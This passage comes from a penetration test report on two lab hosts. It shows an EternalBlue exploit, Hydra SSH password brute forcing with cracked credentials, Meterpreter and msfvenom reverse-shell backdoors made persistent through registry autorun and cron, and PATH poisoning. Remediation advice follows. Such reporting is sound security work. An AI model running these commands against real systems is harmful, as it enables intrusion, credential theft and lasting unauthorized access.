[+] 192.168.10.20:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

After running the exploit we achieved to penetrate into the Windows machine with full administrative privileges, this is clear because running the command **whoami** gives us the output **nt authority\system**.

Penetration - 192.168.10.10


Since lbrown and mbrown were actual usernames we decided to brute force the server's SSH by using a password cracking tool called Hydra and the rockyou.txt wordlist available on kali linux machines for our dictionary attack. We used the username lbrown and mbrown and tried it against the target website using the commands below, we also tried common linux usernames such as admin or root.

hydra -l lbrown -P /usr/share/wordlists/rockyou.txt -t 5 -v -V -e n -e s -o results.txt 192.168.10.10 ssh

hydra -l mbrown -P /usr/share/wordlists/rockyou.txt -t 5 -v -V -e n -e s -o results.txt 192.168.10.10 ssh


hydra -l root -P /usr/share/wordlists/rockyou.txt -t 5 -v -V -e n -e s -o results.txt 192.168.10.10 ssh

FIGURE 18: lbrown password: lovely




```
[ATTEMPT] target 192.168.10.10 - login "lbrown" - pass "jessica" - 18 o
1 [child 0] (0/0)
[22][ssh] host: 192.168.10.10   login: lbrown   password: lovely
[STATUS] attack finished for 192.168.10.10 (waiting for children to com
ts)
```

FIGURE 19: lbrown password: liverpool



```
401 [child 0] (0/0)
[22][ssh] host: 192.168.10.10   login: mbrown   password: liverpool
[STATUS] attack finished for 192.168.10.10 (waiting for children to complete tes
ts)
1 of 1 target successfully completed, 1 valid password found
```


FIGURE 20: root password: superman



```
[ATTEMPT] target 192.168.10.10 - login "root" - pass "superman" - 51 of 14344401 [child 1] (0/0)
[22][ssh] host: 192.168.10.10   login: root   password: superman
[STATUS] attack finished for 192.168.10.10 (waiting for children to complete tests)
```

As we can see in **Figures 18, 19** and **20** we got the password of both usernames as well as the root password and saved the outputs in a file called results.txt.

FIGURE 21: Root access - Linux



```
[root@localhost etc]# whoami
root
[root@localhost etc]# sudo -l
Matching Defaults entries for root on this host:
    !visiblepw, always_set_home, env_reset, env_keep="COL
    LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTI
    LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LIN

User root may run the following commands on this host:
    (ALL) ALL
[root@localhost etc]#
```

We used ssh to connect to the server as root using the command:


ssh root@192.168.10.10

By using the password "**superman**" we managed to gain access to the server as **root** as seen in **Figure 21**, gaining full administrative access to the server.

Post-exploitation

Post-exploitation - 192.168.10.20


FIGURE 22: Windows - meterpreter payload



```
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

In order to maintain persistence on the Windows system we upgraded our shell to a meterpreter shell by changing the payload of our initial **MS17_010** exploit. Meterpreter shells grant a much greater power over a system when compared to normal shells.


FIGURE 23: Windows - persistence



```
meterpreter > run persistence -X -p 4444 -r 192.168.10.5

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WIN-USPQ65TE72P_20210417.0759
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.10.5 LPORT=4444
[*] Persistent agent script is 99670 bytes long
[+] Persistent Script written to C:\Windows\TEMP\LEWghU.vbs
[*] Executing script C:\Windows\TEMP\LEWghU.vbs
[+] Agent executed with PID 1944
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\ZZMUYmxqK
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\ZZMUYmxqK
meterpreter > 
```

The next step was to use meterpreter's persistence script to create a backdoor on port **4444** forcing our target machine to connect to our attack machine, the flag **-X** is used so our backdoor process starts at system boot.

FIGURE 24: Windows - backdoor



```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.10.20 - Meterpreter session 2 closed.  Reason: User exit
msf exploit(windows/smb/ms17_010_eternalblue) > use multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > set lhost 192.168.10.5
lhost => 192.168.10.5
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.10.5:4444
[*] Sending stage (179779 bytes) to 192.168.10.20
[*] Meterpreter session 3 opened (192.168.10.5:4444 -> 192.168.10.20:49410) at 2021-04-17 04:37:48 +0100

meterpreter > 
```


To test our backdoor we exited our meterpreter session made using the **MS17_010** exploit and restarted the windows machine, we used the **multi/handler** module to generate a reverse shell using the reverse_tcp payload.

Because the target machine is attempting to connect to us on port **4444** we set the listening port to **4444** and provided our attack machine's address. By exploiting our backdoor we were able to create a new meterpreter shell thus creating persistence on the target machine.

Post-exploitation - 192.168.10.10

We achieved persistence by creating a python script that we used as a backdoor to the server.


FIGURE 25: Linux - msfvenom



```
root@kali:~# msfvenom -p python/meterpreter/reverse_tcp LHOST=192.168.10.5 LPORT
=4444 > eth.py
[-] No platform was selected, choosing Msf::Module::Platform::Python from the pa
yload
[-] No arch selected, selecting arch: python from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 450 bytes
```

The python script we named **eth.py** was created using the **msfvenom** tool with the intention to create a meterpreter shell using a reverse_tcp connection back to our attacker machine.


FIGURE 26: Linux - secure copy



```
root@kali:~# scp /root/eth.py root@192.168.10.10:/dev/shm
root@192.168.10.10's password:
eth.py                                        100%  450     1.5MB/s   00:00
root@kali:~#
```


Using the **scp** command we copied our **eth.py** python script over the network from our attacker machine to the server through **SSH** using **root**'s credentials. The file was copied to the directory **/dev/shm**.

FIGURE 27: Linux - cp /bin & crontab



```
[root@localhost shm]# cp -i /dev/shm/eth.py /bin
[root@localhost shm]# sudo crontab -e
```


FIGURE 28: Linux - crontab contents



```
@reboot python /bin/eth.py &
@hourly python /bin/eth.py &
~
~
```

Our next step was to make our python script run at system boot and every hour after. We copied our python script over to the machine's binaries directory **/bin** and then we added the script as a cron job (scheduled task) to be run in the background, specified by the "**&**" at the end of both commands. We rebooted the server using the command **sudo reboot** and moved back to our attacker machine to test the backdoor.


FIGURE 29: Exploiting backdoor - multi/handler



```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload python/meterpreter/reverse_tcp
payload => python/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.10.5
lhost => 192.168.10.5
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > exploit
```


By using the **multi/handler** we created a listener for the server to connect back to the attacker machine using the address and port provided to **eth.py** when it was first created using **msfvenom**.

FIGURE 29: Exploiting backdoor - Successful meterpreter session



```
[*] Started reverse TCP handler on 192.168.10.5:4444
[*] Sending stage (53508 bytes) to 192.168.10.10
[*] Meterpreter session 2 opened (192.168.10.5:4444 -> 192.168.10.10:43708)
021-04-18 00:33:25 +0100
```

FIGURE 29: Exploiting backdoor - root



```
100600/rw-------  2752  fil   2018-12-04 16:35:36 +0000  anaconda-ks.cfg
100644/rw-r--r--  2837  fil   2018-12-04 16:57:02 +0000  initial-setup-ks.cfg
100600/rw-------  2043  fil   2018-12-04 16:35:34 +0000  original-ks.cfg

meterpreter > getuid
Server username: root
meterpreter >
```

The connection and creation of the meterpreter shell using our backdoor was successful. When using the command **getuid** to get the user ID we can see we are **root** on the server while using the meterpreter shell.

Recommendations


Appropriate resources should be allocated to ensure that vulnerabilities uncovered by this penetration test are secured urgently.

1. The two critical vulnerabilities found on the Windows machine **MS17-010** and **MS11-030** can be fixed by applying the patches Microsoft released for these vulnerabilities. Additionally, firewalls are able to control the exposure and visibility of ports while also being capable of shutting down port scanners, revising firewall policies is highly suggested. If your budget allows it, I would also recommend implementing an intrusion detection system such as SNORT and outsourcing a SoC team to manage it.

2. The server's password policy should be updated and up to standard with the NIST password guidelines known as NIST Special Publication 800-63B (NIST, 2017) as they are too weak. The implementation of a TCP wrapper will give administrators the ability to allow or deny access to the server based on multiple parameters such as IP addresses (Kalliola et al., 2018).

3. Despite restricted sudo access on the server for mbrown and lbrown by running a privilege escalation script called linpeas we were able to discover that it is possible for these users to achieve path poisoning techniques in order to become the root user due to misconfigured path variables (See Figure 30), contact the administrator to remove this.


FIGURE 30: Misconfigured PATH variable.



```
[mbrown@localhost tmp]$ echo $PATH
/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin:/home/mbrown/.local/bin:/home/
mbrown/bin
[mbrown@localhost tmp]$ export PATH=/tmp:$PATH
```

4. The MySQL database in use does not require authentication, we were able to log into the database as root by providing no password (See Figure 31). Further exploration of this database resulted in the discovery of all user passwords being stored in plaintext. Please refer to the NIST Special Publication 800-63 and consider hashing and salting these passwords to increase the security of the database.


FIGURE 31: MYSQL.



```
[mbrown@localhost tmp]$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.6.42 MySQL Community Server (GPL)
```

5. Results from Nessus and a directory brute forcing tool called Dirbuster indicated that all the reports present on the company's web portal shared through SMB did not require authentication (See Figure 32). All reports were visible by visiting the directory /reports/. It is highly suggested the smb.conf file for the company's web portal is reconfigured to only allow authorized users to access files. Additionally it is recommended that customers and employees do not use the same portal.

FIGURE 32: Sensitive information SMB share.



```
Index of /reports

     Name          Last modified     Size Description

Parent Directory                        -
annual.txt       2018-12-06 17:33    51
monthly.txt      2018-12-06 17:31    57
quaterly.txt     2018-12-06 17:34    58
```

Conclusion

Due to the impact these vulnerabilities and weaknesses discovered by this penetration test can cause, it is in the company's interest to provide the resources and manpower to defend themselves against current and existing threats. If no action is taken, the company will be at risk of not only monetary loss but also bad public relations due to their lack of security measures.

References

Engebretson, P. (2013). *The basics of hacking and penetration testing: Ethical hacking and penetration testing made easy*. Elsevier.]

Weyland, N. (2019). netdiscover(8) — netdiscover — Debian unstable — Debian Manpages. Retrieved from: https://manpages.debian.org/unstable/netdiscover/netdiscover.8.en.html

Nmap.org. (2021). Chapter 15. Nmap Reference Guide.
Retrieved from: https://nmap.org/book/man.html

Ubuntu.com. (2021). Install and Configure Samba.
Retrieved from: https://ubuntu.com/tutorials/install-and-configure-samba#1-overview

MSRC. (2013). Security Advisory 2868725: Recommendation to disable RC4.
Retrieved from:
https://msrc-blog.microsoft.com/2013/11/12/security-advisory-2868725-recommendation-to-disable-rc4/

NIST. (2017). NIST Special Publication 800-63-3. Digital Identity Guidelines.
Retrieved from: https://pages.nist.gov/800-63-3/sp800-63-3.html

Kalliola, A., Lal, S., Ahola, K., Oliver, I., Miche, Y., & Aura, T. (2018). Security Wrapper Orchestration in Cloud. Paper presented at the Proceedings of the 13th International Conference on Availability, Reliability and Security, Hamburg, Germany. https://doi.org/10.1145/3230833.3232853